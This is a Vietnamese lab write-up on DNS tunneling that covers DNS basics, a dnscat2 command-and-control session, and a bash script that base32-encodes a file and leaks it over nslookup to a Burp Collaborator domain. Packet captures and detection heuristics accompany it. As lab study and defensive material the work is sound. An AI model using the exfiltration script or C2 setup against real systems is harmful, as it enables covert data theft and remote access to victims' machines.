

DNS TUNNELING

Kiến thức cơ bản về DNS

▼ DNS là gì và cách thức hoạt động của nó


- DNS: Domain name system. Xử lý việc truy vấn domain name như là:
`example.com, quanhluu.com`
- Nhiệm vụ: Ánh xạ domain name của 1 trang web thành địa chỉ ip



Vì sao lại cần chuyển domain name thành ip address???

- Giao tiếp giữa các máy tính đều thông qua ip address
- Browser cần địa chỉ ip để load đầy đủ tài nguyên của 1 trang web

- Cách hoạt động:



▼ Các thành phần chính trong hệ thống DNS.

- **DNS Resolver** : chịu trách nhiệm nhận yêu cầu truy vấn domain từ client và phân giải tên miền bằng cách truy vấn đến các **Authorities Name Server** . Trong **DNS Resolver** có **Recursive Resolver** Thực hiện toàn bộ công việc tìm kiếm địa chỉ IP bằng cách truy vấn các DNS Server khác, bắt đầu từ Root Server.
- **Root Name Server** : cấp cao nhất trong hệ thống phân cấp DNS. Trỏ tới các TLD Server



Có 13 cụm Root Name Servers

- **Top-Level Domain** : Phân cấp thứ 2, Lưu trữ thông tin về một domain nằm trong top-level domain cụ thể



- **.com** , **.org** , **.net** (TLD chung - gTLD).
- **.vn** , **.uk** , **.jp** (TLD mã quốc gia - ccTLD)

- **Authorities Name Server** : lưu trữ các bản ghi DNS chính xác cho 1 tên miền cụ thể. Bản ghi này chứa những thông tin quan trọng như địa chỉ ip

▼ Bản ghi DNS.

DNS record (Zone Files) là các chỉ dẫn được lưu trên Domain Name Server. Chứa thông tin về domain



Các DNS records bao gồm nhiều file text được viết theo DNS Syntax. Tất cả DNS record đều có trường **TTL** (Time-to-live) - thời gian server sẽ reset lại record.

Các loại bản ghi:

- A: Chứa IPv4 address.
- AAAA: Chứa IPv6 address

- CNAME: Forward một domain hoặc subdomain sang một domain khác.
- MX: Mail trực tiếp tới email server.
- TXT: Cho phép admin chứa text note trong record. Thường được sử dụng để bảo mật email.
- NS: Chứa tên name server
- SOA: Chứa thông tin admin của domain
- SRV: Chỉ ra port cho service cụ thể
- PTR: Chứa tên domain để thực hiện reverse-look-up

DNS TUNNELING

Khái niệm

DNS Tunneling là một phương pháp tấn công mạng dựa trên giao thức DNS vượt qua các phương thức phòng thủ mạng để 'command and control' hệ thống nạn nhân, bóc tách dữ liệu hoặc chuyển bất kỳ lưu lượng IP nào.

Các thành phần chính

- **Controlled Authoritative server:** là một đầu của tunnel, được sử dụng để nhận các truy vấn DNS từ client và trả về các response là các dữ liệu đã được mã hoá với mục đích xấu.
- **Client:** là một đầu của tunnel, là hệ thống nạn nhân, có chứa malware của kẻ tấn công để thiết lập tunnel. Ở đây, dữ liệu sẽ được encode và được thêm vào như là một phần của sub-domain trong DNS query tới server của kẻ tấn công.
- **Kỹ thuật mã hoá:** Dùng để mã hoá các dữ liệu được trao đổi trong tunnel

Cách hoạt động

- Client của nạn nhân sẽ gửi DNS request với payload có chứa dữ liệu được encode. Dữ liệu được encode sẽ là một sub-domain của domain mà kẻ tấn công ở hữu. DNS request có thể chứa dữ liệu của máy nạn nhân hoặc dùng như là một phương thức để duy trì kết nối và chờ chỉ thị từ kẻ tấn công.

- DNS resolver sẽ hoạt động để chuyển truy vấn tới với server của kẻ tấn công.
- Server của kẻ tấn công khi nhận được DNS query sẽ giải mã dữ liệu được encode và trả về DNS response. Response này có thể chứa các chỉ thị cho chương trình ở client được encode lại và chứa ở trong DNS record của response.

Thực hành

DNSScat2

DNSScat2 là một công cụ được sử dụng để tạo nên một kênh kết nối mã hóa Command-and-Control dựa trên DNS protocol.

DNSScat2 gồm 2 phần: server và client. Phần client chạy trên máy của nạn nhân còn phần server được chạy trên Authoritative DNS server.

DNSScat2 không chỉ chuyển các gói tin TCP mà còn có thể chuyển dữ liệu mà không gắn với bất kỳ protocol nào (cho phép chuyển file, tạo một shell tại máy nạn nhân,...)

Các bước chạy tool:

- Chạy DNSScat2 tại server, với tham số host là ip của server, domain là tên domain mà kẻ tấn công sở hữu.

```
(kali㉿kali)-[~]
$ dnscat2-server --dns host=192.168.88.128,domain=dald7.biz --security=open

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: Client can decide on security level
New window created: dns1
Starting Dnscat2 DNS server on 192.168.88.128:53
[domains = dald7.biz] ...
```

- Chạy DNSScat tại client với tham số server là ip của server.

```

(victim1@kali)-[~]
$ dnscat --dns server=192.168.88.128 --no-encryption
Creating DNS driver:
  domain = (null)
  host = 0.0.0.0
  port = 53
  type = TXT,CNAME,MX
  server = 192.168.88.128
Session established!
Got a command: TUNNEL_CONNECT [request] :: request_id 0x0001 :: host 192.168.88.129 :: port 22
[[ WARNING ]] :: [Tunnel 0] connecting to 192.168.88.129:22 ...
[[ WARNING ]] :: [Tunnel 0] connected to 192.168.88.129:22!
Got a command: TUNNEL_CLOSE [request] :: request_id 0x0004 :: tunnel_id 0 ::

```

- Lưu lượng mạng thu được thông qua phần mềm Wireshark:

4	1.021255654	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0xec49 MX dnscat.5d50b19e42aa5393c4 MX 10 dnscat.a030b19e4293c4aa53
5	2.030278613	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x8015 MX dnscat.83bd019e42aa5393c4
6	2.032855422	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0x8015 MX dnscat.83bd019e42aa5393c4 MX 10 dnscat.da35b19e4293c4aa53
7	3.011255950	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x8015 MX dnscat.83bd019e42aa5393c4
8	3.046970299	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0x3ca2 MX dnscat.1e41019e42aa5393c4 MX 10 dnscat.d898b19e4293c4aa53
9	4.058567102	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xfa25 MX dnscat.87f6019e42aa5393c4
10	4.059933392	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0xfa25 MX dnscat.87f6019e42aa5393c4 MX 10 dnscat.28eb019e4293c4aa53
11	5.068448359	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x2063 MX dnscat.e1b1019e42aa5393c4
12	5.069490195	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0x2063 MX dnscat.e1b1019e42aa5393c4 MX 10 dnscat.5c48019e4293c4aa53
13	6.080114123	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x39de TXT dnscat.80ba019e42aa5393c4
14	6.082522065	192.168.88.128	192.168.88.129	DNS	116	Standard query response 0x39de TXT dnscat.80ba019e42aa5393c4 TXT
15	7.091296380	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xe3dc MX dnscat.df4a019e42aa5393c4
16	7.093401475	192.168.88.128	192.168.88.129	DNS	126	Standard query response 0xe3dc MX dnscat.df4a019e42aa5393c4 MX 10 dnscat.44d5019e4293c4aa53
17	8.101706054	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x66ed TXT dnscat.531d019e42aa5393c4
18	8.104279549	192.168.88.128	192.168.88.129	DNS	116	Standard query response 0x66ed TXT dnscat.531d019e42aa5393c4 TXT
19	9.113891452	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xb64f TXT dnscat.b2bf019e42aa5393c4
20	9.114748915	192.168.88.128	192.168.88.129	DNS	116	Standard query response 0xb64f TXT dnscat.b2bf019e42aa5393c4 TXT
21	10.123719307	192.168.88.129	192.168.88.128	DNS	85	Standard query 0x62c4 CNAME dnscat.7d7b019e42aa5393c4
22	10.126701159	192.168.88.128	192.168.88.129	DNS	124	Standard query response 0x62c4 CNAME dnscat.7d7b019e42aa5393c4 CNAME dnscat.ef2e019e4293c4aa53
23	11.137085029	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xbd89 MX dnscat.c45b019e42aa5393c4

DNS query:

```

▼ Domain Name System (query)
  Transaction ID: 0x39de
  ▶ Flags: 0x0100 Standard query
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  ▼ Queries
    ▼ dnscat.80ba019e42aa5393c4: type TXT, class IN
      Name: dnscat.80ba019e42aa5393c4
      [Name Length: 25]
      [Label Count: 2]
      Type: TXT (16) (Text strings)
      Class: IN (0x0001)
      [Response In: 14]

```

DNS response:

```
Domain Name System (response)
Transaction ID: 0x39de
  Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
  Answers
    dnscat.80ba019e42aa5393c4: type TXT, class IN
      Name: dnscat.80ba019e42aa5393c4
      Type: TXT (16) (Text strings)
      Class: IN (0x0001)
      Time to live: 60 (1 minute)
      Data length: 19
      TXT Length: 18
      TXT: b6fa019e4293c4aa53
[Request In: 13]
[Time: 0.002407942 seconds]
```

Tại đây, dù server chưa gửi lệnh gì về phía client nhưng phía client vẫn liên tục gửi các DNS query tới server để duy trì kết nối. Server khi nhận được truy vấn cũng sẽ gửi về DNS response. Size của query từ phía client có độ lớn là như nhau, trong khi ở phía server size của response được gửi đi thay đổi theo loại record được query.

Thực hiện một chức năng của công cụ: Tạo một tunnel từ một port của server sang một port khác của client.

- Listen ở port 4444 ở server và chuyển lưu lượng tới port 22 của máy nạn nhân

```
command (kali) 1> listen 4444 192.168.88.129:22
Listening on 0.0.0.0:4444, sending connections to 192.168.88.129:22
command (kali) 1> Connection from 127.0.0.1:57044; forwarding to 192.168.88.129:22 ...
[Tunnel 0] connection successful!
[Tunnel 0] error: Error receiving data: Connection closed
Connection from 127.0.0.1:55192; forwarding to 192.168.88.129:22 ...
[Tunnel 1] connection successful!
[Tunnel 1] error: Error receiving data: Connection closed
Received data for unknown tunnel: 1! Telling client to close it!
Connection from 127.0.0.1:34830; forwarding to 192.168.88.129:22 ...
[Tunnel 2] connection successful!
```

- ssh tới máy của nạn nhân

```
(kali㉿kali)-[~]
$ ssh victim1@localhost -p 4444
The authenticity of host '[localhost]:4444 ([127.0.0.1]:4444)' can't be estab
lished.
ED25519 key fingerprint is SHA256:ZXA/iC5ADHynSNMKBk7oN6IE2wv3Y3AnT6Bt/b7M8zo
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:4444' (ED25519) to the list of known
hosts.
victim1@localhost's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08)
x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(victim1㉿kali)-[~]
$ exit
```

- Lưu lượng mạng thu được thông qua Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1024	87.224897944	192.168.88.129	192.168.88.128	DNS	85	Standard query 0xe08a TXT dns.cat.d19d019e42305f19c6
1025	87.225118757	192.168.88.128	192.168.88.129	DNS	336	Standard query response 0xe08a TXT dns.cat.d19d019e42305f19c6
1026	87.276998226	192.168.88.129	192.168.88.128	DNS	300	Standard query 0xd520 TXT dns.cat.273e019e42305f1a340000002c02091001000000022433534853103a78f6.b51278dedc53a5.
1027	87.277919468	192.168.88.128	192.168.88.129	DNS	551	Standard query response 0xd520 TXT dns.cat.273e019e42305f1a340000002c02091001000000022433534853103a78f6.b5127.
1028	87.278129501	192.168.88.129	192.168.88.128	DNS	235	Standard query 0x51ac CNAME dns.cat.9a46019e4230c91aa2000284cacabdf3a4d5229f9b2ce7c09bc0044a10.fee94c2a5591.
1029	87.278449741	192.168.88.128	192.168.88.129	DNS	483	Standard query response 0x51ac CNAME dns.cat.9a46019e4230c91aa2000284cacabdf3a4d5229f9b2ce7c09bc0044a10.fee.
1030	87.280079632	192.168.88.129	192.168.88.128	DNS	280	Standard query 0xface CNAME dns.cat.6b0a019e4231131b00000002c020c1001000000024ef0e827bcff5f983.6a85e0ff2006.
1031	87.281426863	192.168.88.128	192.168.88.129	DNS	528	Standard query response 0xface CNAME dns.cat.6b0a019e4231131b00000002c020c1001000000024ef0e827bcff5f983.6a8.
1032	87.281622026	192.168.88.129	192.168.88.128	DNS	300	Standard query 0xab11 MX dns.cat.b7c6019e4231731b700000002c020e100100000002733089b07ef0aade1c.1ef76137b60a9c4.
1033	87.282907857	192.168.88.128	192.168.88.129	DNS	550	Standard query response 0xab11 MX dns.cat.b7c6019e4231731b700000002c020e100100000002733089b07ef0aade1c.1ef761.
1034	87.283670054	192.168.88.129	192.168.88.128	DNS	300	Standard query 0xec48 MX dns.cat.48d8019e4231dd1bd78e872857a185c5ffa7ef4d0f3a4aadcc69cb76b1b7.8365b08.
1035	87.284428255	192.168.88.128	192.168.88.129	DNS	550	Standard query response 0xec48 MX dns.cat.48d8019e4231dd1bd78e872857a185c5ffa7ef4d0f3a4aadcc69cb76b1b7.8365b08.
1036	87.284621319	192.168.88.129	192.168.88.128	DNS	288	Standard query 0x90b8 TXT dns.cat.1396019e4232471c3e49d39626cd2b7ca9bf3b69caf9d2ae1500000005002.121001000000002.
1037	87.286471387	192.168.88.128	192.168.88.129	DNS	539	Standard query response 0x90b8 TXT dns.cat.1396019e4232471c3e49d39626cd2b7ca9bf3b69caf9d2ae1500000005002.12100.
1038	87.286673186	192.168.88.129	192.168.88.128	DNS	280	Standard query 0x2959 TXT dns.cat.983e019e4232ab1cac0000002c02131001000000020e091f0936b12cc813.ef560439fe77b4.
1039	87.288026147	192.168.88.128	192.168.88.129	DNS	531	Standard query response 0x2959 TXT dns.cat.983e019e4232ab1cac0000002c02131001000000020e091f0936b12cc813.ef560.
1040	87.288201534	192.168.88.129	192.168.88.128	DNS	280	Standard query 0x9568 TXT dns.cat.2d32019e42330b1d1a0000002c02151001000000021319c36061e5b012e1.4d0617d05ac113.
1041	87.289450692	192.168.88.128	192.168.88.129	DNS	531	Standard query response 0x9568 TXT dns.cat.2d32019e42330b1d1a0000002c02151001000000021319c36061e5b012e1.4d061.
1042	87.289650968	192.168.88.129	192.168.88.128	DNS	300	Standard query 0x6ac0 MX dns.cat.2bf0019e42336b1d880000002c02171001000000029127071bf038cf9951.1a73e0cb1017937.
1043	87.291091877	192.168.88.128	192.168.88.129	DNS	550	Standard query response 0x6ac0 MX dns.cat.2bf0019e42336b1d880000002c02171001000000029127071bf038cf9951.1a73e0.

Ta thấy lưu lượng mạng có sự tăng đột biến thông qua các chỉ thị nhập vào của ta từ server.

Burp Collaborator

Sử dụng Burp Collaborator đóng vai trò như là một Authoritative DNS server để nhận dữ liệu từ máy nạn nhân.

Script ở client:


```

83
84 #Convert data to base32, space into 63-character chunks, delimit on spaces
85 #The base32 program might not be included, might want to write base32 encoding into here
86 data="$(cat $exfilFile | base32 --wrap=0)"
87 data="$(echo $data | sed -r 's/{63}/\1 /g')"
88 data="$(echo $data | tr = ' ')"
89
90 #Set a counter to keep track of size
91 counter=0
92 for word in $data
93 do
94     if [ "$verbose" = 1 ]; then
95         echo "Tunneling chunk $counter: $dnsFlag.$word.$counter.$collabDomain"
96     fi
97     nslookup "$dnsFlag.$word.$counter.$collabDomain" > /dev/null
98     ((counter+=1))
99 done
100
101 #Let the server know how many requests we sent
102 if [ "$verbose" = 1 ]; then
103     echo "Tunneling amount chunk: $dnsFlag.$amountFlag.$counter.$collabDomain"
104 fi
105 nslookup "$dnsFlag.$amountFlag.$counter.$collabDomain" > /dev/null

```

Encode dữ liệu cần gửi bằng Base32-encode và chia dữ liệu thành các phần nhỏ. Đưa dữ liệu cần gửi vào DNS payload như một phần của sub-domain của Burp Collaborator.

Gửi dữ liệu tới server thông qua DNS protocol bằng câu lệnh `nslookup`.

- Chạy script tại client:

```

(kali@kali)-[~/Desktop]
$ ./tunnel.sh -d 9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com -f b.txt -v
Burp Collaborator address: 9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
File to exfiltrate: 9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 0: nspi.MRQXILTUPB2AUZDBMZZWCZDGONQWMCTTMFTAU43EMFTHGYIKONSGC
ZTTMRQWM43.0.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 1: nspi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTH
G5LJMRQWQZ.1.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
Tunneling chunk 2: nspi.TVNBSXK2LGNBZGK2DGM52XE2DFM5UHE5LJMUFA.2.9isosity4t1r06
ahojthv07lj8ezkq8hw6.oastify.com
Tunneling amount chunk: nspi.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastif
y.com

```

- `-d`: domain name do Burp Suite Collaborator sinh ra.

- **-f** : File muốn chuyển về server.
- Tại Burp Suite Collaborator, ta nhấn **Poll Now**

# ^	Time	Type	Payload	Source IP address	Comment
1	2024-May-13 03:03:54.883 UTC	DNS	9isosity4t1r06ahojthv07j8ezkq8hw6	74.125.186.203	
2	2024-May-13 03:03:55.405 UTC	DNS	9isosity4t1r06ahojthv07j8ezkq8hw6	172.217.42.10	
3	2024-May-13 03:03:55.880 UTC	DNS	9isosity4t1r06ahojthv07j8ezkq8hw6	172.217.42.15	
4	2024-May-13 03:03:56.324 UTC	DNS	9isosity4t1r06ahojthv07j8ezkq8hw6	192.178.36.131	

Description	DNS query
<p>The Collaborator server received a DNS lookup of type A for the domain name nspl.mrQXILTuPb2aUZd8mzzWczDgONQWmCTTmfTAu43eMftHGylkONSGcztTMRqWm43.0.9ISOsY4t1r06AHOJthV07j8ezKQ8Hw6.0aStlFY.coM.</p> <p>The lookup was received from IP address 74.125.186.203:48224 at 2024-May-13 03:03:54.883 UTC.</p>	

- Decode Base32 các sub-domain, ta thu được nội dung file gửi:

164

mrQXILTuPb2aUZd8mzzWczDgONQWmCTTmfTAu43eMftHGylkONSGcztTMRqWm43emFthGYLEMzzWizttMRqWm43eMFTHgZdBMZzwYlgonqSazTinBtHG5LjmrqWQZTvNBsXK2LGNbZgk2dGMS2xE2dFM5uhE5UjUmFa

UTF-8
UTF-16
UTF-32
ISO-8859-1 (Latin-1)
CRLF (Win)
LF (UNIX/Mac)
CR (Old Mac)

Decoded

dat.txt
dafsadfsaf
saf
sdafsa
sdafsdfsdafsdafsdafsdafsdafsa fhhfsuidahfuheuifhrehfgrheghruie

Base32

Copy

Link

- Lưu lượng mạng thu được thông qua công cụ WireShark:

No.	Time	Source	Destination	Protocol	Length	Info
262	1150.3878911	192.168.88.128	192.168.88.2	DNS	175	Standard query 0x1bbb A nspi.MRQXILTUPB2AUZDBMZWZCZDGOQWCTTMTFAU43EMFTHGYIKONSGCZTTMRQWM43.0.9isosity4t1r06a...
263	1150.7398105	192.168.88.2	192.168.88.128	DNS	283	Standard query response 0x1bbb A nspi.MRQXILTUPB2AUZDBMZWZCZDGOQWCTTMTFAU43EMFTHGYIKONSGCZTTMRQWM43.0.9isosity4t1r06a...
264	1150.7426670	192.168.88.128	192.168.88.2	DNS	125	Standard query 0xbdee AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
265	1150.7817327	192.168.88.2	192.168.88.128	DNS	209	Standard query response 0xbdee AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com SOA ns...
266	1150.8291712	192.168.88.128	192.168.88.2	DNS	175	Standard query 0xaf0e A nspi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTHG5LJMRQWQZ.1.9isosity4t1r06a...
267	1151.2952761	192.168.88.2	192.168.88.128	DNS	283	Standard query response 0xaf0e A nspi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTHG5LJMRQWQZ.1.9isosity4t1r06a...
268	1151.2967105	192.168.88.128	192.168.88.2	DNS	125	Standard query 0xbdf9 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
269	1151.3474372	192.168.88.2	192.168.88.128	DNS	209	Standard query response 0xbdf9 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com SOA ns...
270	1151.3857885	192.168.88.128	192.168.88.2	DNS	158	Standard query 0xb438 A nspi.TVNBXK2LGNBZGK2DGM52XE2DFM5UHE5LJMUFA.2.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastif...
271	1151.7482211	192.168.88.2	192.168.88.128	DNS	258	Standard query response 0xb438 A nspi.TVNBXK2LGNBZGK2DGM52XE2DFM5UHE5LJMUFA.2.9isosity4t1r06ahojthv07lj8ezkq8...
272	1151.7509337	192.168.88.128	192.168.88.2	DNS	125	Standard query 0xcfb3e AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
273	1151.8002573	192.168.88.2	192.168.88.128	DNS	209	Standard query response 0xcfb3e AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com SOA ns...
274	1151.8319628	192.168.88.128	192.168.88.2	DNS	118	Standard query 0x96c5 A nspi.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
275	1152.1804948	192.168.88.2	192.168.88.128	DNS	226	Standard query response 0x96c5 A nspi.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com CNAME PublicInte...
276	1152.1816914	192.168.88.128	192.168.88.2	DNS	125	Standard query 0xb915 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com
277	1152.2556226	192.168.88.2	192.168.88.128	DNS	209	Standard query response 0xb915 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com SOA ns...


```

Frame 262: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits) on interface eth0
Ethernet II, Src: VMware_56:9a:a5 (00:0c:29:56:9a:a5), Dst: VMware_e7:c0:5e (00:50:56:e7:c0:5e)
Internet Protocol Version 4, Src: 192.168.88.128, Dst: 192.168.88.2
User Datagram Protocol, Src Port: 58854, Dst Port: 53
Domain Name System (query)
Transaction ID: 0x1bbb
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
  nsapi.MRQXILTUPB2AUZDBMZWZCZDGOQWCTTMTFAU43EMFTHGYIKONSGCZTTMRQWM43.0.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
    Name: nsapi.MRQXILTUPB2AUZDBMZWZCZDGOQWCTTMTFAU43EMFTHGYIKONSGCZTTMRQWM43.0.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
    [Name Length: 115]
    [Label Count: 0]
    Type: A (1) (Host Address)
    Class: IN (0x0001)
[Response In: 263]

```

Cứ cách một cặp query/response để gửi dữ liệu thì lại có một cặp query/response để lấy địa chỉ IPv6 address của `PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com`. Ta không cần quan tâm tới cặp này vì query này được gửi đi do response trước đó của server trả về record `CNAME` là giá trị trên.

Class: IN (0x0001)
Answers
nsapi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTHG5LJMRQWQZ.1.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com Name: nsapi.EMFTHGYLEMZZWIZTTMRQWM43EMFTHGZDBMZZWIYLGONQSAZTINBTHG5LJMRQWQZ.1.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com Type: CNAME (5) (Canonical Name for an alias) Class: IN (0x0001) Time to live: 5 (5 seconds) Data length: 64 CNAME: PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1.amazonaws.com

Với cặp query/response dùng để gửi dữ liệu, ta thấy các request đầu có độ lớn lần lượt là 175, 283. Sau đó có độ lớn là 150, 258 (phần dữ liệu file còn lại) và cuối cùng là 118, 226 (dùng để chỉ số lượng gói tin chứa dữ liệu được gửi trước đó).

```

273 1151.8002573.. 192.168.88.2 192.168.88.128 DNS 209 Standard query response 0xcf3e AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb..
274 1151.8310628.. 192.168.88.128 192.168.88.2 DNS 118 Standard query 0x96c5 A nspl.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify
275 1152.1804948.. 192.168.88.2 192.168.88.128 DNS 226 Standard query response 0x96c5 A nspl.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify
276 1152.1816914.. 192.168.88.128 192.168.88.2 DNS 125 Standard query 0xb915 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb.eu-west-1
277 1152.2556226.. 192.168.88.2 192.168.88.128 DNS 209 Standard query response 0xb915 AAAA PublicInteractionNLB-3bddf5ff6abb91b6.elb..

> Frame 274: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface eth0, id 0000 00 50 56 e7 c0 5e 00 0c 29 56 9a a5 08 00 45 00 PV
> Ethernet II, Src: VMware_56:9a:a5 (00:0c:29:56:9a:a5), Dst: VMware_e7:c0:5e (00:50:56:e7:c0:5e) 0010 00 68 75 45 00 00 40 11 d3 6c c0 a8 58 80 c0 a8 huE
> Internet Protocol Version 4, Src: 192.168.88.128, Dst: 192.168.88.2 0020 58 02 a2 af 00 35 00 54 32 39 96 c5 01 00 00 01 X...
> User Datagram Protocol, Src Port: 41647, Dst Port: 53 0030 00 00 00 00 00 00 04 0e 73 70 09 00 01 0d 6f 73 ...
> Domain Name System (query) 0040 6f 74 01 33 20 39 09 73 6f 73 79 34 74 31 72 36 RT3
> Transaction ID: 0x96c5 0050 36 61 68 6f 6a 74 68 76 30 37 6c 6a 38 65 7a 6b 8ahw
> Flags: 0x0100 Standard query 0060 71 39 68 77 36 07 6f 61 73 74 69 66 79 03 63 6f q8hw
> Questions: 1 0070 0d 00 00 01 00 01 m...
> Answer RRs: 0
> Authority RRs: 0
> Additional RRs: 0
> Queries
> nspl.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com: type A, class IN
Name: nspl.amount.3.9isosity4t1r06ahojthv07lj8ezkq8hw6.oastify.com
[Name Length: 58]
[Label Count: 0]
Type: A (1) (Host Address)
Class: IN (0x0001)
[Response In: 2/5]

```

Cách detect

Có 2 cách detect:

Dựa trên DNS payload

- Độ lớn của request và response: Bằng nhau hoặc có độ dài của hostname quá lớn.
- Tên hostname vô nghĩa
- Có chứa quá nhiều chữ số trong hostname.
- Record type không thường thấy: **TXT** , **MX**

Dựa trên lưu lượng mạng

- Lưu lượng traffic trên một IP address: DNS hostname và TXT record chỉ chứa được tối đa 255 ký tự nên lượng dữ liệu được gửi sẽ bị giới hạn do đó muốn gửi được một lượng dữ liệu lớn cần nhiều query.
- Lưu lượng traffic trên một domain
- Số lượng subdomain của một domain
- Vị trí địa lý của DNS server: Ví dụ vị trí của DNS server không nằm trong vùng hoạt động của công ty.
- Lượng NXDomain response (response thông báo domain cần tìm không tồn tại): Được sử dụng để nhận dữ liệu từ máy nạn nhân và trả về NXDomain

response có thể giúp tránh tăng khả năng detect được DNS tunnelling của các hệ thống.

- DNS request riêng biệt: Thường DNS request sẽ được gọi trước một request khác (ví dụ request từ trình duyệt web thông qua http)